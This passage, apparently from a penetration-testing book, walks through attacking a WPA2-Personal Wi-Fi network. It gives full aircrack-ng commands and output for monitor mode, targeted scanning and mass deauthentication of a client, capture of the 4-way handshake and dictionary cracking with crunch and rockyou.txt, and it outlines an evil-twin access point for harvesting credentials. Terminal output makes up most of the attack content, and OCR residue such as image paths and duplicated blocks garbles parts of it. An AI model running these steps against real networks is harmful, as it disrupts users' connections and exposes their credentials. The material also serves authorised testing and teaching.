aireplay-ng -9 -e your_target_ESSID -a BSSID_of_the_AP your_interface
```

Attack Scenario against a SSID using WPA2-Personal

In this chapter, we illustrate a scenario where we attempt to capture the 4-way handshake of a Wi-Fi wireless network by sending to it an unlimited de-authenticating of packets. Afterward, we try to crack the found hash password. All these methods are made as manual testing. The second method is by using some automated tools to do the job for us while we force the victim to not be able to connect to the legitimate access point. While we both are active (the victim and the attacker), the only way for him to connect is by entering his credentials first through our twin access point we made purposely available for this attack. This method works because we have already captured the handshake. Hence, we use the hash of the legitimate Wi-Fi to launch our Fake Wi-Fi while keeping the victim out of the genuine Wi-Fi by indefinitely de-authenticating him.

Capturing Handshake using The De-authentication Attack

We first put our wireless USB card in monitored mode and select a target SSID visible in the network. You can always have an invisible target also, but you would first need the airodump tool with further steps. The SSID which comes in your airodump terminal as “<length: 0>” is mostly hidden. However, there are several ways to bypass that and obtain them.



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off


┌──(root💀kali)-[/home/kali/Desktop]
└─# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    446 NetworkManager
   1291 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5370
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)


┌──(root💀kali)-[/home/kali/Desktop]
└─# 
```

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# 
```

Figure 4.1: Starting the wireless card in monitored mode


We run the airodump-ng tool to capture information about all theWi-Fi networks nearby. As soon as we see our target SSID (Iyerrr), we can stop the scanning.

airodump-ng YourNewInterface, (in our case, wlan0mon)

Afterwards, we rerun airodump tool against the only target network.

airodump-ng –bssid (BSSID_Of_that_wifi) –channel (Its_channel_number) –write (Name-

OfThefile, eg:IyerrrTest) YourNewInterface




```
┌──(root💀kali)-[/home/kali/Desktop]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
          Retry short  long limit:2   RTS thr:off   Fr
          Encryption key:off
          Power Management:off


┌──(root💀kali)-[/home/kali/Desktop]
└─# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by chang
and sometimes putting the interface back in managed mo

    PID Name
    446 NetworkManager
   1291 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technol
                (mac80211 monitor mode vif enabled for
                (mac80211 station mode vif disabled fo


┌──(root💀kali)-[/home/kali/Desktop]
└─# 
```

```
 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F4:9[redacted]:58
 E0:6                                                                  :h:  0>
 80:E                                                                  :h:  0>
 84:3                                                                  :h:  0>
 18:3                                                                  :h:  0>
 00:1
 CC:D7:3[redacted]:06:E4  -76       10        0    0  11  130   WPA2 CCMP   PSK  Iyerrr
 D8:0[redacted]                                                         NP05LF2G
 00:7
 7C:8                                                                   _2574
 C4:6                                                                   ova-ap
 7C:8                                                                   lybox_3CAB
 98:0                                                                   obie
 E8:D                                                                   741V
 88:C                                                                   AF85
 E2:6                                                                   :  0>
 E0:6
 64:7                                                                   NP06LFTF
 74:D                                                                   OCKED
 C0:0                                                                   _7C82
 E4:B
 AE:2                                                                   Free
 C0:2                                                                   _2182
 C4:7                                                                   6asus
 AC:2                                                                   AA9
 C8:3
 58:6
 00:0
Quitting...

┌──(root💀kali)-[/home/kali/Desktop]
└─# airodump-ng --bssid CC:D7:3[redacted]:06:E4 --channel 11 --write IyerrrTest wlan0mon
```

Figure 4.2: Scanning the SSID in the attacker’s vicinity

As soon as we run the tool on the target only, we see that five (5) files are automatically createdat the location where the airodump tool is running. In our case, on our desktop.



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
          Retry short  long limit:2   RTS thr:off   Fr
          Encryption key:off
          Power Management:off


┌──(root💀kali)-[/home/kali/Desktop]
└─# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by chang
and sometimes putting the interface back in managed mo

    PID Name
    446 NetworkManager
   1291 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technol
                (mac80211 monitor mode vif enabled for
                (mac80211 station mode vif disabled fo


┌──(root💀kali)-[/home/kali/Desktop]
└─# 
```


```
CH 11 ][ Elapsed: 1 min ][ 2022-01-31 11:37

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

CC:D7:[redacted]:06:E4  -76  56      212       20    0  11  130   WPA2 CCMP   PSK  Iyerrr

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

CC:D7:3[redacted]:06:E4  02:1[redacted]BD:90  -64    1e- 1e   466       67
CC:D7:3[redacted]:06:E4  38:F[redacted]74:DE  -76    1e- 1e     8      366
```

Figure 4.3: Information gathering about the target SSID

After, we run the aireplay tool to launch the de-authentication attack against the station. We let the airodump terminal open and open another terminal to launch the de-authentication attack using the following command:

aireplay-ng -0 50 -a (BSSID_of_that_wifi) -c (Client's Add, the STATION) YourNewInterface


Note: The –deauth is the same as the "-0", it deauthenticates users which are connected to that BSSID the number of times you write. In my case, it was 5000 times, (the number of packets we want to inject). But you can put 10, 2, 30, 20000, 1, etc. The more packets you inject the better for you. For, those packets will disrupt the connection by preventing the victim's device from connecting to the internet.



```
┌──(JRD_KL㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for JRD_KL:
┌──(root💀kali)-[/home/kali/Desktop]
└─# aireplay-ng -0 50000 -a CC:D7:3[redacted]:06:E4 -c 38:F9:[redacted]:74:DE wlan0mon
11:53:17  Waiting for beacon frame (BSSID: CC:D7:3C:DE:06:E4) on channel 11
11:53:18  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [44|54 ACKs]
11:53:19  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [62|54 ACKs]
11:53:19  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [35|98 ACKs]
11:53:20  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [19|133 ACKs]
11:53:20  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [21|78 ACKs]
11:53:21  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [15|71 ACKs]
11:53:22  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [17|73 ACKs]
11:53:22  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [17|74 ACKs]
11:53:23  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [15|63 ACKs]
11:53:23  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [38|60 ACKs]
11:53:24  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [63|59 ACKs]
11:53:24  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [57|54 ACKs]
11:53:25  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [61|55 ACKs]
11:53:26  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [ 0|53 ACKs]
11:53:26  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [ 7|126 ACKs]
11:53:27  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [ 9|112 ACKs]
11:53:27  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [20|74 ACKs]
11:53:28  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [13|65 ACKs]
11:53:29  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [18|75 ACKs]
11:53:29  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [14|65 ACKs]
11:53:30  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [15|67 ACKs]
11:53:30  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [60|55 ACKs]
11:53:31  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [62|50 ACKs]
11:53:31  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [53|67 ACKs]
11:53:32  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [31|48 ACKs]
11:53:33  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [25|49 ACKs]
11:53:33  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [17|57 ACKs]
11:53:33  Sending 64 directed DeAuth (code 7). STMAC: [38:F9[redacted]4:DE] [ 3| 5 ACKs]
```

Figure 4.4: Information gathering about the target SSID

As you can see in the following image, we obtained the handshake a few seconds after launching the deauthentication attack. The factor of time can be related to how far you are from the router and the victim, how strong the theWi-Fi signal is, etc. We can stop the airodump and the de-authentication terminals now.



```
11:53:31  Sending 64 directed DeAuth (code
11:53:32  Sending 64 directed DeAuth (code
11:53:33  Sending 64 directed DeAuth (code
11:53:33  Sending 64 directed DeAuth (code
11:53:34  Sending 64 directed DeAuth (code
11:53:34  Sending 64 directed DeAuth (code
11:53:35  Sending 64 directed DeAuth (code
11:53:36  Sending 64 directed DeAuth (code
11:53:36  Sending 64 directed DeAuth (code
11:53:37  Sending 64 directed DeAuth (code
11:53:37  Sending 64 directed DeAuth (code
11:53:38  Sending 64 directed DeAuth (code
11:53:38  Sending 64 directed DeAuth (code
11:53:39  Sending 64 directed DeAuth (code
11:53:40  Sending 64 directed DeAuth (code
11:53:40  Sending 64 directed DeAuth (code
11:53:41  Sending 64 directed DeAuth (code
11:53:41  Sending 64 directed DeAuth (code
11:53:42  Sending 64 directed DeAuth (code
11:53:43  Sending 64 directed DeAuth (code
11:53:43  Sending 64 directed DeAuth (code
11:53:44  Sending 64 directed DeAuth (code
11:53:44  Sending 64 directed DeAuth (code
11:53:45  Sending 64 directed DeAuth (code
11:53:46  Sending 64 directed DeAuth (code
11:53:46  Sending 64 directed DeAuth (code
11:53:47  Sending 64 directed DeAuth (code
11:53:47  Sending 64 directed DeAuth (code
11:53:48  Sending 64 directed DeAuth (code
11:53:49  Sending 64 directed DeAuth (code
11:53:49  Sending 64 directed DeAuth (code
11:53:50  Sending 64 directed DeAuth (code
11:53:50  Sending 64 directed DeAuth (code
11:53:51  Sending 64 directed DeAuth (code
11:53:51  Sending 64 directed DeAuth (code
```

```
 CH 11 ][ Elapsed: 17 mins ][ 2022-01-31 11:53 ][ WPA handshake: CC:D7:3[redacted]:06:E4

 BSSID                        Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 CC:D7:3C:DE:06:E4               8540      330    3  11  130   WPA2 CCMP   PSK  Iyerrr

 BSSID            STATION            PWR   Rate    Lost    Frames  Notes  Probes

 CC:D7:3[redacted]06:E4   [redacted]00:BD:90  -64   1e- 1e    33     1009
 CC:D7:3[redacted]06:E4   [redacted]5D:74:DE  -74   1e- 1e   457    11376  EAPOL
```

Figure 4.5: Handshake captured

Cracking the Obtained Hashed Password

Now, here comes the challenge. Based on the password policy applied by that Wi-Fi network administrator during its configuration, the cracking may take 1 minute, or it can take weeks. Additionally, using a brute-force attack gives you no guarantee whether the password of the hash is listed in your dictionary file or not. Thus, we recommend you use a huge dictionary file to perform this action to maximize your chances of success.

Using "crunch" tool, we take the .cap file that has been created among the 5 files on your desktop, then we execute the following command:

crunch 8 10 abcdefghijklmnopqrstuvwxyz0123456789/-+*! | aircrack-ng –bssid


(that_bssid_of_the_wifi) /root/home/kali/Desktop/lyerrrTest-01.cap -w-

Note: It is very uncertain that you will obtain the plaintext password with the command above if you have zero knowledge about the password. But it will be very important even necessary if you priorly obtained some details about the password, such as the length, the letters, by what it may start, by what it may end, etc. This advantage allows you to reduce your command to a more accurate one. For example:

crunch 9 10 LerasJn4fi -t Li@@@@@@an | aircrack-ng –bssid (that_bssid_of_the_wifi)

/root/home/kali/Desktop/lyerrrTest.cap -w- (then press "enter") and wait. You will see the plaintext password in KEY FOUND line. With zero-knowledge, we can simply run the following command:


aircrack-ng lyerrrTest-01.cap –bssid CC:D7:–:–:06:E4 -w /usr/share/wordlists/rockyou.txt



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# aircrack-ng IyerrrTest-01.cap --bssid CC:D7:[redacted]:06:E4 -w /usr/share/wordlists/rockyou.txt          1 ×
Reading packets, please wait...
Opening IyerrrTest-01.cap
Read 584585 packets.

1 potential targets



                               Aircrack-ng 1.6

      [00:00:10] 61409/14344392 keys tested (5870.84 k/s)

      Time left: 40 minutes, 32 seconds                          0.43%

                           Current passphrase: 1jonathan


      Master Key     : 83 B2 A9 10 4C 64 E3 EA 7E 00 6F 6E C7 1D AF 76
                       38 51 42 F8 B3 8E C3 84 69 BC 00 DA 36 43 64 87

      Transient Key  : 56 DD FB 92 E4 26 F1 48 73 DE C5 6B 73 15 F4 E9
                       B9 CF 07 E5 02 D0 E7 5F 74 FB 1B A1 3A B5 96 C2
                       DC A6 05 C3 9A 28 F6 72 0F E4 87 28 F3 A4 E8 09
                       91 1A D5 95 03 CF 89 A5 AA 5D 05 A8 43 06 82 4A

      EAPOL HMAC     : B8 8B B8 51 09 D0 69 90 F1 94 69 76 55 97 4C CB
```

Figure 4.6: Process of the cracking phase


After some time, the aircrack tool was still looking for the password. As you can see in the previous figure, the estimated time left was about 40 minutes.



```
                              Aircrack-ng 1.6

      [00:55:43] 14345517/14344392 keys tested (4282.02 k/s)

      Time left: -1679060671 day, 14 hours, 41 minutes, 4 seconds    100.01%

                               KEY NOT FOUND


      Master Key     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


┌──(root💀kali)-[/home/kali/Desktop]
└─# 
```

Figure 4.7: Dictionary attack failed!

Based on the password policy established during the network configuration and based on the computer on which you are cracking the password (if it has a good GPU), the cracking process can be much faster. After the program has checked all the possible words on the dictionary file, the attack was not successful after 55 minutes. We could not find the password because the password is very strong and created by us respecting the password policy. However, as we have administrative access to the Wi-Fi network, we reconfigure the password through the router to something a bit simpler but not guessable. Then we re-launch the attack using rockyou.txt as a dictionary file. We repeat the process the same way as above for capturing the hash password (the handshake). We were able to crack the password. Please see the following figure:



```
01:59:34  Sending 64 directed DeAuth (code 7). STMAC: [redacted] DE] [42|100 ACKs]
01:59:35  Sending 64 directed DeAuth (code 7). STMAC:            DE] [44|100 ACKs]
01:59:35  Sending 64 directed DeAuth (code 7). STMAC:            DE] [56|92 ACKs]
01:59:36  Sending 64 directed DeAuth (code 7). STMAC:            DE] [54|102 ACKs]
01:59:36  Sending 64 directed DeAuth (code 7). STMAC:            DE] [59|106 ACKs]
01:59:37  Sending 64 directed DeAuth (code 7). STMAC:            DE] [63|111 ACKs]
01:59:38  Sending 64 directed DeAuth (code 7). STMAC:            DE] [20|68 ACKs]
01:59:38  Sending 64 directed DeAuth (code 7). STM
01:59:39  Sending 64 directed DeAuth (code 7). STM
01:59:40  Sending 64 directed DeAuth (code 7). STM
01:59:41  Sending 64 directed DeAuth (code 7). STM
01:59:41  Sending 64 directed DeAuth (code 7). STM
01:59:42  Sending 64 directed DeAuth (code 7). STM
01:59:43  Sending 64 directed DeAuth (code 7). STM
01:59:44  Sending 64 directed DeAuth (code 7). STM
01:59:44  Sending 64 directed DeAuth (code 7). STM
^C

┌──(root💀kali)-[/home/kali/Desktop]
└─# chmod 777 IyerrrTest-01.log.csv

┌──(root💀kali)-[/home/kali/Desktop]
└─# chmod 777 IyerrrTest-01.csv

┌──(root💀kali)-[/home/kali/Desktop]
└─# chmod 777 IyerrrTest-01.cap

┌──(root💀kali)-[/home/kali/Desktop]
└─# chmod 777 IyerrrTest-01.kismet.csv

